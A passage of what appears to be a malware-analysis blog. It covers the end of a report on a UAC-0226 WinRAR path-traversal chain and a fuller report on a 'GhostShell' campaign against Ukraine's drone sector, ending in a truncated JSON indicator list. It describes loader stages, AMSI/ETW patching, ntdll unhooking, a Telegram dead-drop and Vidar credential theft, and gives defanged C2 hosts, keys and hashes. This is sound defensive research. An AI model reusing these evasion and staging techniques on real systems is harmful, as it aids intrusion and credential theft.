CVE-2025-6218 is the related earlier WinRAR path traversal issue. Both vulnerabilities are often mentioned together, but the ADS structure visible in this archive is the distinguishing part of CVE-2025-8088.
This already changes the interaction model compared to the previous sample.
The victim does not necessarily need to identify and manually launch a suspicious shortcut from the extracted archive. The shortcut is placed directly into the user’s Startup directory and is executed when that user logs in again.
Startup LNK
-> cmd.exe
-> minimized PowerShell
-> second hidden PowerShell
-> read C:\ProgramData\WC3
-> execute it through IEX
There is no remote download at this point. Everything required for execution has already been planted by the archive.
The shortcut metadata contains the machine identifier:
desktop-hagd25b
It also contains timestamps close to the creation time of the decoy PDF. These values may describe the system used to package the archive, although LNK and document timestamps should always be treated as low-confidence artifacts because they are easy to manipulate.
Stage 1: Deobfuscating WC3
Despite its extensionless filename, WC3 is a PowerShell script.
At first glance, it is intentionally unpleasant:
random function names
random variable names
large meaningless arrays
constant arithmetic
thousands of irrelevant Write-Host calls
sleep operations
unused helper functions
The script is around 92 KB, but only a small fraction of it contributes to the actual execution chain.
This is the same general obfuscation philosophy seen in the earlier UAC-0226 sample: generate enough noise to make the script look complicated without introducing a particularly strong protection mechanism.
The first step was therefore not to understand every function.
It was to identify the small number of operations that interact with files, memory and native APIs.
After removing the junk, the relevant constants were:
The decoded data is copied into the current PowerShell process and executed at a fixed offset.
That fixed offset becomes important later.
Loader telemetry
After the thread exits, WC3 collects four 32-bit values:
DWORD 0: thread exit code
DWORD 1: value at decoded image + 0x44
DWORD 2: value at decoded image + 0x48
DWORD 3: value at decoded image + 0x4C
The resulting 16-byte structure is sent to:
hxxps://142.111.194[.]73:8640/dj5FZEiLnA/
Before sending it, the loader globally disables TLS certificate validation. Initially, the three values stored inside the decoded image looked like possible output from the stealer. Further analysis showed that this was incorrect. The fields are written by the reflective mapper and represent loader status, an error or NTSTATUS value and a progress or stage indicator. This means the outer PowerShell layer implements its own execution telemetry.
The operator can likely distinguish between outcomes such as:
mapping started
allocation failed
imports failed
relocations failed
entry point reached
payload exited
This callback is separate from the actual data collection performed by the inner DLL.
Stage 2: Decoding wt1
The second ProgramData file is exactly:
1,131,008 bytes
0x114200 bytes
The decoding operation is just an additive byte transformation:
The same operation can be described as:
plaintext[i] = ciphertext[i] - 72 mod 256
This is not encryption in any meaningful cryptographic sense, it is enough to hide readable strings, signatures and headers from basic static inspection.
The previous UAC-0226 sample used essentially the same technique, but with a subtraction value of 117. Here, the value has changed to 72.
After decoding, I expected a normal PE file. Instead, the file still did not begin with:
MZ
At this point it would be easy to assume that the decoder was wrong.
It was not.
The payload is a headerless PE image
Although the DOS and NT headers had been replaced, the decoded data still contained recognizable PE structures:
.text
.rdata
.data
.pdata
.fptable
.reloc
The first 0x400 bytes form a custom header used by the loader.
Enough metadata remained to reconstruct the original image:
raw offset =
.text raw offset
+ (export RVA - .text RVA)
raw offset =
0x400
+ (0x17FB0 - 0x1000)
raw offset =
0x173B0
That result exactly matches the hardcoded execution offset inside WC3:
0x173B0
So the PowerShell loader is not jumping into an arbitrary shellcode location.
It is calling:
Main.dll!Func
Main.dll!Func: The reflective mapper
The exported function is not the stealer’s main logic.
It is a custom reflective PE loader.
Its job is to take the headerless image passed by PowerShell and build a working DLL in memory.
The process is approximately:
validate custom header
-> resolve APIs through PEB walking and export hashing
-> allocate SizeOfImage
-> copy headers and sections
-> resolve imports
-> apply relocations
-> set section permissions
-> initialize runtime structures
-> call DLL entry point with DLL_PROCESS_ATTACH
The custom header acts as communication space between the mapper and the PowerShell loader. This is where the status values at offsets 0x44, 0x48 and 0x4C originate.
The design gives the actor several advantages:
The file does not look like a standard PE on disk.
Static tools cannot parse it correctly without reconstruction.
The payload never needs to be written back as a valid DLL.
The outer loader can receive detailed mapper status.
Native API usage avoids some of the most obvious PowerShell injection patterns.
This is a meaningful evolution from the simpler loader in the earlier campaign. The previous sample decoded a payload and used more conventional memory allocation and thread execution. The current build adds a dedicated custom-header format and a complete reflective mapper between the PowerShell script and the final DLL.
Reconstructing the inner strings
Once the PE structure was rebuilt, the next obstacle was the internal string handling. The payload does not store most relevant strings as plaintext. A function near the beginning of the .text section implements an RC4-like stream cipher:
256-entry state array
RC4-style key scheduling
RC4-style pseudo-random generation
state swaps
XOR with generated keystream
The main difference is that the implementation processes 16-bit values corresponding to UTF-16 words rather than treating everything as ordinary 8-bit strings.
I identified 118 call sites to this decoder. Of those, 116 could be statically reconstructed.
The first useful results were environment variable names:
USERNAME
USERPROFILE
TEMP
The malware does not simply call GetEnvironmentVariableW. Instead, it walks the process environment through the PEB and locates the requested values itself.
That is not necessary for functionality, but it reduces obvious API-level indicators.
Browser collection
The decrypted strings revealed explicit targeting of several browsers.
Chromium-based browsers
Google Chrome
Microsoft Edge
Opera
The payload looks for:
Login Data
Cookies
Network\Cookies
Local State
Last Version
The imported function:
CryptUnprotectData
is consistent with decrypting DPAPI-protected Chromium key material and locally stored secrets.
The payload also contains strings used to identify and filter Chromium subprocesses:
copying or placing files in ProgramData
interacting with the user Startup folder
delayed self-deletion
The initial persistence, however, is already established by the archive itself. The WinRAR path traversal places the LNK in Startup before the malware is executed. The internal persistence-related code may represent:
installation repair
payload migration
redundant persistence
cleanup after execution
The exact conditions for each branch would require dynamic tracing, but it’s too hot and i am too lazy today.
What changed compared to the previous UAC-0226 sample?
The two chains are clearly related in design philosophy.
If you want to compare the two chains yourself, here’s the Chain as JSON, you can throw it into the IIM Workbench and explore it for yourself 🙂 And: If you are interested in using my tooling or you want to support me in any way, feel free to visit https://malwarebox.eu or message me via contact@robin-dost.de
Explicit Chrome, Edge, Opera and Firefox collection
File collection
Chunked exfiltration
Broad document, archive, VPN, KeePass and keystore collection
C2 recovery
RC4-reconstructed C2
Outer callback recovered; inner C2 remains encoded or dynamic
C2 Endpoint
*:8406/rcv
*:8640/dj5FZEiLnA
The change is not that UAC-0226 suddenly started using an advanced offensive framework. The core components are still fairly straightforward.
The actual change is that the chain has become better packaged:
less visible archive content
automatic Startup execution
clean separation between loader and payload
custom header format
reflective DLL mapping
separate execution telemetry
broader and more explicit collection logic
The actor is still using simple building blocks, they are just assembling them more effectively.
Infrastructure Changes
Hosting-Provider dig not change, UAC-0226 is still using evoxt.com as their hosting provider.
Certificate changed:
Also there were changes in the default webserver request:
Port and Endpoint Changed too:
Before: *:8406/rcv New: *:8640/dj5FZEiLnA
Note: This is likely intended to evade endpoint and network-based detection. The previous combination of port 8406 and the /rcv endpoint used by UAC-0226 have become a known indicator for EDR and intrusion-detection systems. In response, the operators transposed the port from 8406 to 8640 and replaced the static endpoint with a randomly generated string.
Attribution considerations
The campaign context and technical overlap are consistent with the previously observed UAC-0226 and GIFTEDCROOK activity. However, attribution should not rest on a single IP address, one obfuscation pattern or one Ukrainian lure.
The more useful similarities are structural:
the same archive-to-LNK execution model
the same generated PowerShell noise
the same additive byte-decoding concept
the same staged in-memory execution
the same RC4-like string protection
the same browser and file theft objective
the same focus on Ukrainian military-related targets
These are repeatable implementation and operational decisions rather than isolated indicators. The current sample therefore looks less like an unrelated stealer and more like a further iteration of the same UAC-0226/GIFTEDCROOK tooling line.
Final thoughts
The PowerShell still relies heavily on generated noise. The outer payload encoding is still a basic byte subtraction. The inner strings are protected with a recognizable RC4-like construction.
But the overall chain has improved.
The archive hides its real contents behind NTFS Alternate Data Streams. Persistence is established during extraction. The payload is split across ProgramData. The decoded stage no longer presents a normal PE header. A reflective mapper rebuilds the DLL in memory, and the outer loader reports detailed execution status back to the operator.
That is enough to increase the time required for analysis and reduce the number of obvious on-disk indicators.
It is not particularly elegant. But, once again, it does not need to be. It only needs to survive long enough to collect browser secrets, documents, VPN configurations and credentials from the intended target.
Today, we are taking a look at malware linked to yet another threat actor, one that has been active since at least February 2026.
Since I could not associate the malware with any previously attributed threat actor, I am naming the actor GhostShell (you’ll find out why later in this article) and assigning it the Malwarebox identifier MB-0009.
The corresponding file has the following SHA-256 hash:
And was (in my opinion) wrongfully attributed to UAC-0226. I already published two articles about UAC-0226, check out the latest one (25th of June 2026), to understand my reasoning.
It is an archive named:
Besomar_documentation.rar
The archive exploits CVE-2025-8088 / CVE-2025-6218, a vulnerability we already covered in the context of Gamaredon.
First, let’s extract the archive.
We can already see a familiar pattern here.
Extracting the archive causes a VBS file to be copied into the Windows Startup folder. The actor uses several relative paths to make damn sure they hit the Startup folder, regardless of the archives current working directory.
We also find a whole collection of decoy PDFs. The files themselves are harmless, but they provide us with useful information, for example, about the actors potential targets.
Let’s take a closer look at some of them.
The decoy set suggests that GhostShell is targeting more than individual UAV operators. The documents are tailored to Ukraines broader drone ecosystem, including military units, technical personnel, procurement staff, volunteer organizations and defense-sector partners.
This indicates an interest in operational access, supply-chain intelligence and the networks supporting Ukrainian UAV deployments. Anyone who tracks UACs might immediately think of UAC-0244/UAC-0247. That was the case for me as well, but neither the tradecraft nor the infrastructure patterns match the profile, which is why I assume this is a separate cluster with no connection to the others.
The threat actor is using these files to impersonate Besomar. Besomar is a Ukrainian company specializing in the development of high-precision fixed-wing drones designed for defense and security applications.
All of the PDFs have the same file size and the same creation date.
Original Filename
Translated Name
Creation Date
БпЛА Besomar 3210.pdf
Besomar 3210 UAV.pdf
2026:06:06 16:39:42+02:00
Зарядна станція.pdf
Charging Station.pdf
2026:06:06 16:39:42+02:00
Катапульта.pdf
Catapult.pdf
2026:06:06 16:39:42+02:00
Комплектація БпЛА Besomar.pdf
Besomar UAV Configuration.pdf
2026:06:06 16:39:42+02:00
Модифікація Besomar 3210-N.pdf
Besomar 3210-N Modification.pdf
2026:06:06 16:39:42+02:00
Переваги співпраці.pdf
Benefits of Collaboration.pdf
2026:06:06 16:39:42+02:00
Про компанію.pdf
About the Company.pdf
2026:06:06 16:39:42+02:00
Looking at the VBS Files
Now let’s take a look at the VBS files.
First, I want to know whether there are any differences between them.
Same hash means same file, so we only need to analyze one of them.
What we have here is essentially just a Base64-encoded string. It is decoded and then executed using ExecuteGlobal.
The script subsequently downloads two files from cloudaxis[.]cc:
The domain is already a few months old and was registered in February. This also matches earlier findings related to this threat actor, but more on that later.
Opening the discovered URLs in a browser returns the following message:
Opening the domain without the URL path, however, shows this:
A decoy hosting website.
Do not let 404 messages like above fool you. They are often little more than deception attempts by the actor.
So I throw the malware into Kraken, let it run through a sandbox via MANTIS and check whether it can retrieve another payload.
Et voilà, we have a new payload:
And that is not all.
KRAKEN also discovered a second file that can be distributed through the same infrastructure: 22.exe
I usually run malware in a sandbox before starting the deeper reverse-engineering work. It makes the RE process significantly easier. Let’s look at the important part of the network traffic.
This is a Hybrid Analysis result and it tells us the following:
A new domain, cdnexpress[.]cc is contacted
Data is sent to an /analytics endpoint
The sandbox receives a Bad Request response
Let’s briefly look at the domain.
It uses a different registrar from the previous domain. So at least the threat actor did not make the mistake of registering everything through the same provider.
Opening the malware URL returns the following:
Based on the server response, we can assume that the malware contains a client certificate that is required for communication with the backend. I am not going to provide a complete reverse-engineering write-up of the malware here, but I will summarize the most important parts.
Triage and detect Overlay
File: 122.exe Type: PE32+ executable for MS Windows 6.00 (GUI), x86-64, 6 sections SHA256: ab5681266f70af7df24383f15de876e411fc18e35cb6f24603b12f580b05ccb3
The file contains an approximately 190 KB overlay, beginning at file offset 0x19C64.
Next, we need to identify the overlay structure and derive the XOR key. I used Python here because it was simply faster.
The eight-byte blocks repeat heavily. With a fixed XOR operation, the most common block corresponds to the key:
-> d0cd4cb8d4673e28
We can now decrypt the overlay and carve the embedded PE:
An entropy map reveals an encrypted blob inside .rdata.
One important detail: the apparently identical 0x00–0xFF table also looks highly entropic, but it is merely a lookup table. The actual ciphertext is the blob at .rdata offset corresponding to virtual address:
0x140020880
Recovering the Decryption Routine
Next, we retrieve the decryption routine from the disassembly.
The referencing function contains both an AVX2 implementation and a scalar fallback.
The result is a DER sequence containing a PKCS#12 structure.
Next, we inspect the structure using OpenSSL.
The certificate and private key can then be extracted. The password is empty and the MAC check can be skipped.
What an mTLS Client Certificate Reveals About an Implant PKI
During triage, the sample gave us three related artifacts:
A client certificate
The corresponding private key
A PKCS#12 container in PFX format
The filename client is already our first useful data point.
This is not the server leaf certificate. It is the client side of a mutual-TLS relationship.
It is the material the implant uses to authenticate itself to the command-and-control server. With mTLS, the server rejects any connection that does not present a valid client certificate.
The PKI therefore acts as an access-control mechanism.
Certificate Fields
Subject : CN=ed6e62814295701f
Issuer : CN=GhostShell Implant CA
Serial : 11145A2322AA5595D27E25CC977AD1B53CE88DCD (160 Bit, random)
Valid : 2026-06-18 05:27:43 UTC -> 2027-06-19 05:27:43 UTC
Algo : ECDSA, prime256v1 (P-256), Signatur ecdsa-with-SHA256
ExtKeyU : clientAuth (1.3.6.1.5.5.7.3.2)
BasicC : CA:FALSE
SAN : keine
Three observations carry intelligence value.
The Common Name Appears to Be a Per-Implant Identifier
The common name is:
ed6e62814295701f
That is 16 hexadecimal characters, representing eight bytes or 64 bits.
This suggests that every deployed implant may receive its own client certificate with an individual identifier. If that theory is correct, the CN becomes a potential tracking anchor across the campaign.
At this stage, however, that remains a theory.
The Issuer Names the Implant Framework
The issuer identifies itself as:
GhostShell Implant CA
This is a private certificate authority whose distinguished name was explicitly configured by the operator.
The string is highly likely to be hardcoded into the C2 builder or certificate-generation component, making it one of the most valuable pivots in the entire artifact set.
Possible Toolchain Indicators – with the Necessary Caveats
The combination of:
P-256
A random 160-bit serial number
A minimal critical-extension template
is consistent with Gos crypto/x509 implementation. P-256 is commonly used there and Go generates certificate serials in a similar form.
This is, however, a weak signal and should not be treated as definitive toolchain attribution.
Naturally, I would now like to access the web server using the extracted client certificate and show you what is behind it.
Unfortunately, doing that and almost everything else interesting I would like to demonstrate, is not legal in Germany. Since German lawmakers appear to have absolutely no interest in modernizing the relevant legislation and would apparently rather spend their time debating the correct wording of vegan sausage, i’d have to find a legal way for stuff like that and search for a cached/saved file on my sandbox system.
I was lucky, the file was still there on the sandbox file system 🙂
Do you notice anything?
It is the same decoy website, just with a different name and a few minor changes.
What Does 122.exe Do?
122.exe is a loader.
It XOR-decrypts the CRPT overlay and executes the embedded Stage-2 PE in memory. Imports such as VirtualAlloc, VirtualProtect, LoadLibrary and GetProcAddress support this behavior.
Stage 2 is the actual implant.
Stage-2 Capabilities
The implant communicates with cdnexpress[.]cc over HTTPS using WinHTTP.
It authenticates using the embedded elliptic-curve mTLS client certificate associated with ghostshell-client. At the same time, it ignores validation errors for the server certificate through WinHttpSetOption using flags 0x3300.
The implant sends a host-fingerprinting beacon based on the following template:
implant=v%u.%u.%u&host=%s&user=%s&pid=%lu&tid=%lu
This includes:
Implant version
Computer name
Username
Process ID
Thread ID
The relevant values are collected through functions including GetComputerName and GetUserName.
The implant also provides screenshot functionality through:
GdiplusStartup
GetDC
CreateCompatibleBitmap
BitBlt
This is a classic screen-capture implementation.
CreateProcess is present, providing command and payload execution capability.
Persistence is achieved through registry operations including RegCreateKey and RegSetValue, combined with a reference to:
CurrentVersion\Run
This indicates autostart persistence through a Windows Run key.
File-system functionality is provided through APIs such as:
CreateFile
WriteFile
GetTempPath
This allows the implant to store downloaded artifacts locally.
Anti-analysis functionality includes:
IsDebuggerPresent
CheckRemoteDebuggerPresent
Timing checks using QueryPerformanceCounter
What Does update.exe Do?
We have now analyzed one of the three discovered files. Next up is update.exe.
update.exe is a lightweight x64 in-memory loader that disguises itself as the Windows Security Health Service through manipulated version information.
After performing several basic anti-sandbox checks, including a sleep-timing check, verification of available physical memory and a check of the number of logical processors, the malware retrieves the Telegram page:
t.me/flufff6262
It extracts a value embedded between [CFG] and [/CFG] markers from the page content.
The value is first decoded from Base64 and then decrypted using XOR.
Example
Input: [CFG]XFNPUVZLV1MfAQ==[/CFG]
Output: 86.54.25[.]2
The malware then launches a hidden copy of itself as a new process using the following argument:
--exec <host>
Inside the child process, the malware patches:
EtwEventWrite
AmsiScanBuffer
It also opens a clean copy of:
C:\Windows\System32\ntdll.dll
The malware reads the clean .text section and overwrites the corresponding section of the already loaded ntdll.dll.
This unhooking operation is likely intended to remove user-mode hooks installed by EDR or monitoring products.
The malware subsequently decrypts an embedded 757-byte x64 shellcode payload using a 16-byte repeating-key XOR key.
The placeholder IP address:
111.111.111.111
inside the shellcode is replaced with the host previously retrieved through Telegram.
The corresponding memory region is then marked as executable and the shellcode is called directly.
The embedded WinINet-based stager connects to the dynamically resolved C2 server over HTTPS on TCP port 443. It retrieves the next stage from a hardcoded URI and loads it directly into memory.
Its structure and behavior are strongly consistent with a Metasploit x64 reverse_https stager.
I did not identify:
A persistence mechanism
Traditional process injection
The deployment of another PE file to the file system
For that reason, update.exe is more accurately classified as an in-memory loader or HTTPS stager, rather than a traditional dropper.
What Does 22.exe Do?
This one was an incidental discovery.
The file is hosted on the threat actors infrastructure, but I have not found any previous malware sightings associated with it.
22.exe is a multi-stage x64 launcher that uses an embedded Xray Core client as a covert transport and proxy layer.
The Go-based launcher first decrypts an embedded configuration using AES-256-GCM.
It then extracts two gzip-compressed components into the temporary directory:
An Xray client
A native Windows loader
The filenames are randomly generated at runtime.
Xray exposes two local proxies:
HTTP: 127.0.0.1:10809
SOCKS: 127.0.0.1:10808
Outbound traffic is tunneled through a VLESS connection using XTLS Vision and REALITY to:
5.181.156[.]168:25475
The launcher also enables the WinINet proxy for the currently logged-in Windows user and provides the native loader with matching HTTP_PROXY and HTTPS_PROXY environment variables.
The downstream native loader patches the following functions:
AmsiScanBuffer
AmsiOpenSession
EtwEventWrite
EtwEventWriteTransfer
NtTraceEvent
This is intended to interfere with AMSI- and ETW-based monitoring.
The loader then decrypts an embedded PE using AES-256-CBC, manually applies its relocations, resolves its imports and calls the entry point directly inside its own process.
The final payload was identified with high confidence as Vidar v2.
Vidar collects, among other things:
Browser passwords
Cookies
Browser history
Autofill data
Cryptocurrency wallet data
Cryptocurrency-related browser extensions
Telegram artifacts
Discord artifacts
Steam artifacts
Outlook configurations
FileZilla configurations
System information
Screenshots
Files defined by the C2 configuration
It also supports server-side loader tasks that allow the operator to execute additional programs or scripts.
After completing its activity or after the configured execution window expires the launcher terminates the processes it started, disables the previously configured proxy, deletes the temporary files and removes itself.
No permanent persistence mechanism was identified in the analyzed execution chain.
{
"iim_version": "1.1",
"chain_id": "ghostshell.mb-0009.besomar-rar-to-mtls-implant-telegram-deaddrop-and-xray-vidar",
"title": "GhostShell (MB-0009) Besomar-themed CVE-2025-8088 RAR to Startup VBS, three-way payload split: EC-mTLS implant on cndexpress.cc, Telegram dead-drop Metasploit stager and Xray/VLESS-tunneled Vidar v2",
"description": "IIM chain for the June 2026 GhostShell (MB-0009) campaign against Ukraine's UAV / drone supply chain. A RAR archive (Besomar_documentation.rar) abuses CVE-2025-8088/CVE-2025-6218 archive handling to drop a VBS into the Windows Startup folder via relative path traversal. The decoy set impersonates the Ukrainian fixed-wing drone manufacturer Besomar and is tailored to military units, technical staff, procurement and volunteer organisations. The Startup VBS base64-decodes an ExecuteGlobal stub and pulls 122.exe and update.exe from cloudaxis.cc; KRAKEN additionally surfaced 22.exe staged on the same infrastructure. The three binaries form three distinct C2 lanes: (1) 122.exe is an XOR-overlay loader (CRPT, key d0cd4cb8d4673e28) that runs a Stage-2 implant in memory, authenticating to cndexpress.cc over WinHTTP with an embedded EC mutual-TLS client certificate issued by a self-named 'GhostShell Implant CA' while ignoring the server cert; (2) update.exe is an in-memory HTTPS stager that resolves its live C2 host (86.54.25.2) from a Telegram dead-drop (t.me/flufff6262, [CFG]...[/CFG] base64+XOR 'deadbeef1337') and runs a Metasploit-consistent x64 reverse_https shellcode after AMSI/ETW patching and ntdll unhooking; (3) 22.exe is a Go launcher embedding an Xray-Core client that tunnels traffic via VLESS+XTLS Vision+REALITY to 5.181.156.168:25475 and ultimately executes Vidar v2 in memory. The highest-value attribution pivot is the hard-coded issuer CN=GhostShell Implant CA on the implant PKI.",
"actor_id": "MB-0009",
"observed_at": "2026-06-22T00:00:00Z",
"confidence": "likely",
"needs_review": false,
"import_source": "manual-osint-report-to-iim-conversion",
"entities": [
{
"id": "rar_archive",
"type": "file",
"value": "Besomar_documentation.rar",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"SHA256 28f58061348a1c54fa6e7ff6618630259618d4afdf78514d5fccfc993797cdff.",
"Report states the RAR abuses CVE-2025-8088 / CVE-2025-6218 (the same archive-handling weakness used in the Gamaredon case).",
"Extraction copies a VBS file into the Windows Startup folder using multiple relative paths to reliably reach Startup from the working directory."
]
},
{
"id": "decoy_pdf",
"type": "file",
"value": "\u0411\u043f\u041b\u0410 Besomar 3210.pdf",
"observed_at": "2026-06-06T16:39:42+02:00",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"Representative member of a 7-PDF decoy set impersonating the Ukrainian fixed-wing drone manufacturer Besomar.",
"Full set: \u0411\u043f\u041b\u0410 Besomar 3210.pdf, \u0417\u0430\u0440\u044f\u0434\u043d\u0430 \u0441\u0442\u0430\u043d\u0446\u0456\u044f.pdf, \u041a\u0430\u0442\u0430\u043f\u0443\u043b\u044c\u0442\u0430.pdf, \u041a\u043e\u043c\u043f\u043b\u0435\u043a\u0442\u0430\u0446\u0456\u044f \u0411\u043f\u041b\u0410 Besomar.pdf, \u041c\u043e\u0434\u0438\u0444\u0456\u043a\u0430\u0446\u0456\u044f Besomar 3210-N.pdf, \u041f\u0435\u0440\u0435\u0432\u0430\u0433\u0438 \u0441\u043f\u0456\u0432\u043f\u0440\u0430\u0446\u0456.pdf, \u041f\u0440\u043e \u043a\u043e\u043c\u043f\u0430\u043d\u0456\u044e.pdf.",
"All decoys share identical size and identical creation timestamp 2026:06:06 16:39:42+02:00 (UTC+2 surface signal).",
"Decoy targeting indicates interest in operational access and supply-chain intelligence around Ukrainian UAV deployments: military units, technical personnel, procurement staff, volunteer organisations and defense-sector partners."
]
},
{
"id": "startup_vbs",
"type": "file",
"value": "%APPDATA%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\MicrosoftUpdate-1.302.1609.vbs",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"SHA256 cff6007dbb9826d0a08865f47a71b31e90c5067c637ac863e360315da984f107; all VBS copies share this hash (identical file).",
"Contains a base64 string decoded then run via ExecuteGlobal.",
"Decoded stub uses WScript.Shell to curl two payloads from cloudaxis.cc into %TEMP% and start them (EdgeUpdate.exe / edge_service.exe).",
"Placement in the Startup folder provides logon persistence."
]
},
{
"id": "cloudaxis_url_122",
"type": "url",
"value": "hxxps://cloudaxis[.]cc/gsmft/yueu/fkvqld/tvqqwh/ushu/122.exe",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"Download URL emitted by the decoded VBS stub for the 122.exe loader.",
"Defanged from https://cloudaxis.cc/gsmft/yueu/fkvqld/tvqqwh/ushu/122.exe for public feed display."
]
},
{
"id": "cloudaxis_url_update",
"type": "url",
"value": "hxxps://cloudaxis[.]cc/gsmft/yueu/fkvqld/tvqqwh/ushu/update.exe",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"Download URL emitted by the decoded VBS stub for the update.exe in-memory loader.",
"Defanged from https://cloudaxis.cc/gsmft/yueu/fkvqld/tvqqwh/ushu/update.exe for public feed display."
]
},
{
"id": "cloudaxis_domain",
"type": "domain",
"value": "cloudaxis.cc",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009) (Whois)",
"evidence": [
"Delivery domain hosting 122.exe and update.exe.",
"Registrar PDR Ltd d/b/a PublicDomainRegistry.com; created 2026-02-11, expires 2027-02-11 (~131 days old at observation).",
"Direct browser access to the malware URLs returns 404 Not Found (nginx); the real payloads are only served to the malware client.",
"Registration date (February) is consistent with earlier GhostShell findings referenced by the analyst."
]
},
{
"id": "cloudaxis_ip",
"type": "ip",
"value": "154.58.204.149",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009) (Whois)",
"evidence": [
"Dedicated server hosting cloudaxis.cc.",
"IP location Madrid, Spain - Cogent Communications.",
"ASN AS214036 ULTAHOST-AS Ultahost, Inc., US (registered 2024-10-15)."
]
},
{
"id": "loader_122",
"type": "file",
"value": "122.exe",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"SHA256 ab5681266f70af7df24383f15de876e411fc18e35cb6f24603b12f580b05ccb3.",
"PE32+ x86-64, 6 sections; ~190 KB XOR overlay (magic 'CRPT') starting at offset 0x19C64.",
"Overlay XOR key d0cd4cb8d4673e28 (most frequent 8-byte block under fixed-key XOR).",
"Acts as a loader: XOR-unpacks the CRPT overlay and runs the Stage-2 PE in memory (VirtualAlloc / VirtualProtect / LoadLibrary / GetProcAddress)."
]
},
{
"id": "stage2_implant",
"type": "file",
"value": "GhostShell Stage-2 implant (in-memory PE carved from 122.exe CRPT overlay)",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"Stage-2 PE32+ x86-64, ~190.5 KB, carved as stage2.bin (MD5 df587c58c82d7cfb41d966d2fe21cecb).",
"Embedded config stored as an encrypted blob in .rdata at VA 0x140020880; in-place decrypt routine key = (i*7 - 0x58) & 0xFF over len 870, with AVX2 fast-path and scalar fallback.",
"Decrypted config is a DER/PKCS#12 (.pfx) container holding the mutual-TLS client certificate and private key.",
"Capabilities: HTTPS C2 via WinHTTP; host-fingerprint beacon implant=v%u.%u.%u&host=%s&user=%s&pid=%lu&tid=%lu; GDI+ screenshot; CreateProcess command execution; Run-key persistence; file I/O; anti-analysis (IsDebuggerPresent / CheckRemoteDebuggerPresent + QueryPerformanceCounter timing)."
]
},
{
"id": "implant_cert",
"type": "certificate",
"value": "CA:53:3B:51:F3:22:5F:D2:4A:64:C6:34:EE:31:4F:06:01:E7:E2:FF:2D:5E:F3:64:23:5E:F4:EB:16:56:47:AE",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"EC mutual-TLS client certificate carved from the Stage-2 PKCS#12 config (PW empty, MAC check skipped).",
"Subject CN=ed6e62814295701f (16 hex chars = 8-byte/64-bit per-implant ID); Issuer CN=GhostShell Implant CA; Serial 11145A2322AA5595D27E25CC977AD1B53CE88DCD (160-bit random).",
"ECDSA prime256v1 (P-256), ecdsa-with-SHA256; clientAuth EKU (critical); CA:FALSE (critical); no SAN; valid 2026-06-18 to 2027-06-19.",
"Issuer string 'GhostShell Implant CA' is a self-named private CA, very likely hard-coded in the C2 builder - the strongest cluster pivot of the whole set: any future sample or server presenting this issuer hangs off the same cluster.",
"P-256 + 160-bit random serial + thin critical-extension template is weakly consistent with Go crypto/x509 defaults (low-confidence toolchain hint)."
]
},
{
"id": "cndexpress_c2_url",
"type": "url",
"value": "hxxps://cndexpress[.]cc/analytics/collect",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"Stage-2 implant POSTs host-fingerprint beacons to /analytics/collect over HTTPS (WinHTTP).",
"Implant authenticates with the embedded EC mTLS client cert and ignores the server certificate (WinHttpSetOption flags 0x3300).",
"Sandbox without the client cert receives HTTP/1.1 400 Bad Request from nginx (custom headers X-Client-Version / X-Key-ID / X-Thread-ID present in the beacon).",
"Defanged from https://cndexpress.cc/analytics/collect for public feed display."
]
},
{
"id": "cndexpress_domain",
"type": "domain",
"value": "cndexpress.cc",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009) (Whois)",
"evidence": [
"Stage-2 C2 domain; deliberately on a different registrar than the delivery domain (the actor avoids hosting everything in one place).",
"Registrar Spaceship, Inc.; created 2026-06-15, expires 2027-06-15 (~7 days old at observation).",
"Root path serves a minimal, AI-generated 'CDN Express' decoy hosting page; the real endpoint requires the mTLS client cert (400 Bad Request 'No required SSL certificate was sent' otherwise)."
]
},
{
"id": "cndexpress_ip",
"type": "ip",
"value": "5.252.177.88",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009) (Whois / sandbox)",
"evidence": [
"Dedicated server hosting cndexpress.cc; sandbox POSTs to 5.252.177.88:443 (cndexpress.cc) returned 400 Bad Request.",
"IP location Missouri, US - MivoCloud.",
"ASN AS39798 MivoCloud SRL, MD (registered 2015-03-24)."
]
},
{
"id": "loader_update",
"type": "file",
"value": "update.exe",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"SHA256 b1834634820ae696f0514ca2b6723061f115857232306e573f4d115bc6ead012.",
"Lightweight x64 in-memory loader / HTTPS stager masquerading as 'Windows Security Health Service' via manipulated version info.",
"Anti-sandbox: sleep-timing check, available-RAM check, logical-processor-count check.",
"Child process (re-launched with --exec <host>) patches EtwEventWrite and AmsiScanBuffer, then unhooks ntdll by overwriting the loaded .text section from a clean on-disk copy.",
"Decrypts an embedded 757-byte x64 shellcode with a 16-byte repeating-key XOR; placeholder 111.111.111.111 is replaced with the Telegram-derived host; behaviour is strongly consistent with a Metasploit x64 reverse_https stager. No persistence, no classic process injection, no PE dropped to disk."
]
},
{
"id": "telegram_deaddrop",
"type": "url",
"value": "hxxps://t[.]me/flufff6262",
"observed_at": "2026-06-22T00:00:00Z",
"source": "Synaptic Security Blog: GhostShell (MB-0009)",
"evidence": [
"update.exe fetches this Telegram channel page over HTTPS and extracts a value embedded between [CFG] and [/CFG].",
